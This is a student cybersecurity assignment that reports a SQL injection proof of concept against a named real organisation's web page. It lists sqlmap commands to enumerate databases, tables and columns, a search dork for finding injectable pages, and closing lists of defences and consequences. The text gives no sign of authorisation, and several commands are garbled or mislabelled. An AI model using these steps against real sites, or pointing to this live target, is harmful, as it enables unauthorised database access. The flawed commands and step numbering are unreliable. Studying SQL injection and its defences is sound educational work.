Assignment

Name- Neha Kumari

Enrollment no.-2205101130060

Division- E

SUBJECT- CYBER-SECURITY & FORENSIC

COURSE- BCA

5.Name of Target:

https://www.burobd.org/network-and-linkages.php?id=8

POC: -


Level of Attack:

Level 3: - Database Access


By using sqlmap to identify the database type and list of databases. You've successfully bypassed the authentication mechanism and gained access to the underlying database. this is a significant vulnerability as it allows on attacker to access sensitive data, modify database records, and potentially execute arbitrary SQL commands .

Steps: -


1. Open your preferred web browser (I’m using firebox). Navigate to www.google.com (Search detail.php?id=1).
2. We can proceed to test them for SQL injection using a tool called sqlmap. $ Sudo apt install sqlmap.
3. Once the installation is complete, run the following command to find SQL injection vulnerabilities using sqlmap:
4. $ SQL map -u “URL” –dbs



5. To find the number of tables in a specific database, use the command: $ SQL map -u “URL” -D <Database name> --tables



8.To find the number of tables in a specific database, use the command: $ SQL map -u “URL” -D <Database name> --COLUMNS



Use prepared Statements & parameterized queries.

1. Input validation.
2. Use Stored procedures.
3. Limit Database privileges.
4. Web application firewall (WAF)
5. Error Handling.

- ***CONEQUENCES OF SQL INJECTION ATTACKS:*** -

1. Data breach
2. Data Manipulation
3. Unauthorized Access
4. Website Defacement
5. Financial Loss
6. Service Disruption

- ***RECOMMENDED ACTIONS: -***

1. Use the latest version of database & web technologies.
2. Sanitize Input.
3. Monitor & log Activities.